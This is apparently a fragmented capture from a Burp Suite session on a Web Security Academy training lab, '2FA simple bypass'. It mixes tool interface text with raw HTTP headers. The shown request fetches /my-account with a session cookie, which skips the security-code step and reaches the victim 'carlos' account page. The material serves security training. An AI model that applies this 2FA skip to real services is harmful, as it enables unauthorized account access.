Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer:
https://0a93005c04f25c1a86db3935004c00a5.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

Search...
0 matches
Response
Pretty Raw Hex Render
Web Security Academy
2FA simple bypass
LAB Not solved
Back to lab home
Email client
Back to lab description »
Please enter your 4-digit security code
Login
Inspector
Request attributes 2
Request cookies 1
Request headers 19
Response headers 3



Burp Suite Community Edition v2023.3.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
1 ×
Send
Cancel
HTTP/2
Request
Pretty Raw Hex

Target: https://0a93005c04f25c1a86db3935004c00a5.web-security-academy.net

```
GET /my-account HTTP/2
Host: 0a93005c04f25c1a86db3935004c00a5.web-security-academy.net
Cookie: session=wZxlhycZaMyp5pLEvID5StvgLoVNjOoC
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer: https://0a93005c04f25c1a86db3935004c00a5.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net